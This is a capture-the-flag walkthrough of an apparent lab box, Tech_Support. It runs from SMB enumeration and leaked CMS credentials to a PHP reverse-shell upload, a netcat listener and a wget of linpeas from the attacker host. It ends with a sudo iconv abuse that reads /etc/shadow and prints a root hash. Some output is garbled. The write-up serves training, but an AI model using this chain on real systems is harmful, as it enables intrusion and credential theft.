

# WriteUp

## Nmap result

```
└─# nmap -Pn -sS -A 10.10.188.147 -T5
Starting Nmap 7.94 ( https://nmap.org ) at 2023-07-28 16:36 CDT
Nmap scan report for 10.10.188.147
Host is up (0.13s latency).
Not shown: 996 closed tcp ports (reset)
PORT      STATE SERVICE        VERSION
22/tcp    open  ssh            OpenSSH 7.2p2 Ubuntu 4ubuntu2.10 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|   2048 10:8a:f5:72:d7:f9:7e:14:a5:c5:4f:9e:97:8b:3d:58 (RSA)
|   256 7f:10:f5:57:41:3c:71:db:b5:5b:db:75:c9:76:30:5c (ECDSA)
|_  256 6b:4c:23:50:6f:36:00:7c:a6:7c:11:73:c1:a8:60:0c (ED25519)
80/tcp    open  http          Apache httpd 2.4.18 ((Ubuntu))
|_ http-title: Apache2 Ubuntu Default Page: It works
|_ http-server-header: Apache/2.4.18 (Ubuntu)
139/tcp   open  netbios-ssn   Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  Tdcb          Samba smbd 4.3.11-Ubuntu (workgroup: WORKGROUP)
Device type: general purpose
Running: Linux 5.X
OS CPE: cpe:/o:linux:linux_kernel:5.4
OS details: Linux 5.4
Network Distance: 2 hops
Service Info: Host: TECHSUPPORT; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
```

```
Host script results:
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
|_ clock-skew: mean: -1h50m00s, deviation: 3h10m30s, median: -2s
| smb2-security-mode:
|   3:1:1:
|_  Message signing enabled but not required
| smb-os-discovery:
|   OS: Windows 6.1 (Samba 4.3.11-Ubuntu)
|   Computer name: techsupport
|   NetBIOS computer name: TECHSUPPORT\x00
|   Domain name: \x00
|   FQDN: techsupport
|_  System time: 2023-07-29T03:06:32+05:30
| smb2-time:
|   date: 2023-07-28T21:36:31
|_  start_date: N/A
```

```
TRACEROUTE (using port 993/tcp)
HOP RTT      ADDRESS
1   143.83 ms 10.8.0.1
2   143.81 ms 10.10.188.147
```

we have port 80 open, So let's examine the web page



# Apache2 Ubuntu Default Page

It works!

This is the default welcome page used to test the correct operation of the Apache2 server after installation on Ubuntu systems. It is based on the equivalent page on Debian, from which the Ubuntu Apache packaging is derived. If you can read this page, it means that the Apache HTTP server installed at this site is working properly. You should **replace this file** (located at `/var/www/html/index.html`) before continuing to operate your HTTP server.

If you are a normal user of this web site and don't know what this page is about, this probably means that the site is currently unavailable due to maintenance. If the problem persists, please contact the site's administrator.

## Configuration Overview

Ubuntu's Apache2 default configuration is different from the upstream default configuration, and split into several files optimized for interaction with Ubuntu tools. The configuration system is **fully documented in `/usr/share/doc/apache2/README.Debian.gz`**. Refer to this for the full documentation. Documentation for the web server itself can be found by accessing the **manual** if the `apache2-doc` package was installed on this server.

The configuration layout for an Apache2 web server installation on Ubuntu systems is as follows:

we don't see any helpful information, So let's try to discover some directories by using gobuster

```
root@kali:~# gobuster dir -w /usr/share/wordlists/dirb/big.txt -u http://10.10.188.147/

Gobuster v3.5
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://10.10.188.147/
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirb/big.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.5
[+] Timeout: 10s

2023/07/28 16:42:02 Starting gobuster in directory enumeration mode

./htpasswd (Status: 403) [Size: 278]
./htaccess (Status: 403) [Size: 278]
/server-status (Status: 403) [Size: 278]
/test (Status: 301) [Size: 313] [→ http://10.10.188.147/test/]
/wordpress (Status: 301) [Size: 318] [→ http://10.10.188.147/wordpress/]
Progress: 20469 / 20470 (100.00%)

2023/07/28 16:45:06 Finished
```

I spent a lot of time in wordpress directory and found myself in a rabbit hole.

so i decided to check for some shared map by running `enum4linux -a 10.10.188.147` command.

```

( Share Enumeration on 10.10.188.147 )
Sharename      Type      Comment
-----
print$         Disk      Printer Drivers
websvr         Disk      Disk
IPC$           IPC       IPC Service (TechSupport server (Samba, Ubuntu))
Reconnecting with SMB1 for workgroup listing.

Server          Comment
-----
Workgroup       Title      Master      IP Address      Expires      Add 1 hour      Remove
WORKGROUP       Tech_Support
[+] Attempting to map shares on 10.10.188.147
//10.10.188.147/print$ Mapping: DENIED Listing: N/A Writing: N/A
//10.10.188.147/websvr Mapping: OK Listing: OK Writing: N/A
[E] Can't understand response: NT_STATUS_OBJECT_NAME_NOT_FOUND listing \*
//10.10.188.147/IPC$ Mapping: N/A Listing: N/A Writing: N/A

```

and we get this result. let's jump to websvr share with anonymous login

```

(root@kali)-[~]
# smbclient //10.10.188.147/websvr -U "" "%" "
Try "help" to get a list of possible commands.
smb: \>

```

let's see what we can find.

```

smb: \> ls
.                D            0   Sat May 29 02:17:38 2021
..               D            0   Sat May 29 02:03:47 2021
enter.txt        N            273  Sat May 29 02:17:38 2021

      8460484 blocks of size 1024. 5698108 blocks available
smb: \> get enter.txt
getting file \enter.txt of size 273 as enter.txt (0.3 KiloBytes/sec) (average 0.3 KiloBytes/sec)
smb: \>

```


and we found this file, let's see it contents.

```
(root@kali)-[~]
# cat enter.txt
GOALS
=====
1)Make fake popup and host it online on Digital Ocean server
2)Fix subrion site, /subrion doesn't work, edit from panel
3)Edit wordpress website

IMP
===
Subrion creds
└─>admin:7sKvntXdPEJaxazce9PXi24zaFrLiKWck [cooked with magical formula]
Wordpress creds
└─>
```

Active Machine Information		
Title	IP Address	Expires
Tech_Support: 1	10.10.168.147	1h 42m 49s

Oh Nice!! we found some creds and from this note it tells us the password use a magical formula and we can decode it by using cyberchef, Also we have a directory called subrion and it has a subfolder called panel. So let's navigate to it.



let's decode the password

# Recipe

Magic

Depth

3

Intensive mode

Extensive language support

Crib (known plaintext string or regex)

STEP

BAKE!

Auto Bake

Input

7sKvntXdPEJaxazce9PXi24zaFrLiKWck

Output

Recipe (click to load)	Result snippet
From_Base58('123456789ABC DEFGHJKLMNPQRSTUVWXYZabcd efghijklmnopqrstuvwxyz',fa lse) From_Base32('A- Z2-7=',false) From_Base64('A-Za-	Scam2021

Amazing!! Now we can login using this creds.  
After login we can upload a file like you see.

System

Content

Members

Financial

Extensions

Subtrion CMS v4.2.1

Uploads

EXTENDED

Field Groups

Fields

Image Types

EXTENSIONS

Blog


uploads

Folder is empty  
Drop to add items

uploads

Items: 0, Sum: 0 b

So let's upload a php reverse shell with .phar extension  
After uploading it we should now it paths.



Great!! Now we have everything done. Let's get to work.

```
(root@kali)~# nc -lnvp 1234
listening on [any] 1234 ...
connect to [10.8.9.172] from (UNKNOWN) [10.10.188.147] 38206
Linux TechSupport 4.4.0-186-generic #216-Ubuntu SMP Wed Jul 1
05:34:05 UTC 2020 x86_64 x86_64 x86_64 GNU/Linux
 04:02:47 up 1:02, 0 users, load average: 0.00, 0.00, 0.00
USER      TTY      FROM          LOGIN@   IDLE   JCPU   PCPU
WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ SHELL=/bin/bash script -q /dev/null;
www-data@TechSupport:/$ id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@TechSupport:/$
```

```
(root@kali)~# curl http://10.10.188.147/subrion/uploads/php-reverse.phar
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100  5184 100  5184    0     0  1000k      0  0:00:00  0:00:00 --:--:-- 1000k
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100  5184 100  5184    0     0  1000k      0  0:00:00  0:00:00 --:--:-- 1000k
```

Excellent!! Now we have a shell.





Let's Escalate our privileges, this time i want to go fast, So i'm going to use linpeas which automate things.

```

www-data@TechSupport:/var/www/html/wordpress$ cd /tmp
cd /tmp
www-data@TechSupport:/tmp$ wget http://10.8.9.172:9000/linpeas.sh
wget http://10.8.9.172:9000/linpeas.sh
--2023-07-29 04:07:25-- http://10.8.9.172:9000/linpeas.sh
Connecting to 10.8.9.172:9000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 133692 (131K) [text/x-sh]
Saving to: 'linpeas.sh'

linpeas.sh          100%[=====>] 130.56K  106KB/s  in 1.2s

2023-07-29 04:07:27 (106 KB/s) - 'linpeas.sh' saved [133692/133692]

www-data@TechSupport:/tmp$

```

```

www-data@TechSupport:/tmp$ chmod +x linpeas.sh
chmod +x linpeas.sh
www-data@TechSupport:/tmp$

```

Now let's run the script and see what we can find.

```

[+] Searching passwords in config PHP files
                                case 'DB_PASSWORD':
                                define( 'DB_PASSWORD', $pwd );
define( 'DB_PASSWORD', 'ImAScammerLOL!123!' );
const TYPE_PASSWORD = 'password';

```

Cool!! we have a password, let's check the user we have by running cat /etc/passwd command.

```
scamsite:x:1000:1000:scammer,,,:/home/scamsite:/bin/bash
```

we get this user, let's see if it works.

```

www-data@TechSupport:/tmp$ su scamsite
su scamsite
Password: ImAScammerLOL!123!
scamsite@TechSupport:/tmp$

```

YES!!

So let's run sudo -l as always.

from sudo -l command we find that this user can run /usr/bin/iconv. so let's check this command in <https://gtfobins.github.io/#>



## | Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
LFILE=file_to_read  
./iconv -f 8859_1 -t 8859_1 "$LFILE"
```

lets try it

```
scamsite@TechSupport:/tmp$ LFILE=/etc/shadow  
LFILE=/etc/shadow  
scamsite@TechSupport:/tmp$ sudo /usr/bin/iconv -f 8859_1 -t 8859_1 "$LFILE"  
sudo /usr/bin/iconv -f 8859_1 -t 8859_1 "$LFILE"  
root:$6$.jnArnoS$vhMAUiCBPWNT/G69DcbUJiD93STewGXfZybh115/3B2h4H9iuwQVk4o77eHVD5.aDPWQEZgR22FFPv  
zgsQ/KV1:18775:0:99999:7::: security warnings encountered in this room are part of the challenge.  
daemon*:18484:0:99999:7:::  
bin*:18484:0:99999:7:::  
sys*:18484:0:99999:7:::
```

as you see we could read the /etc/shadow file which is top classified. with this method you can read the flag.

PWNED!!

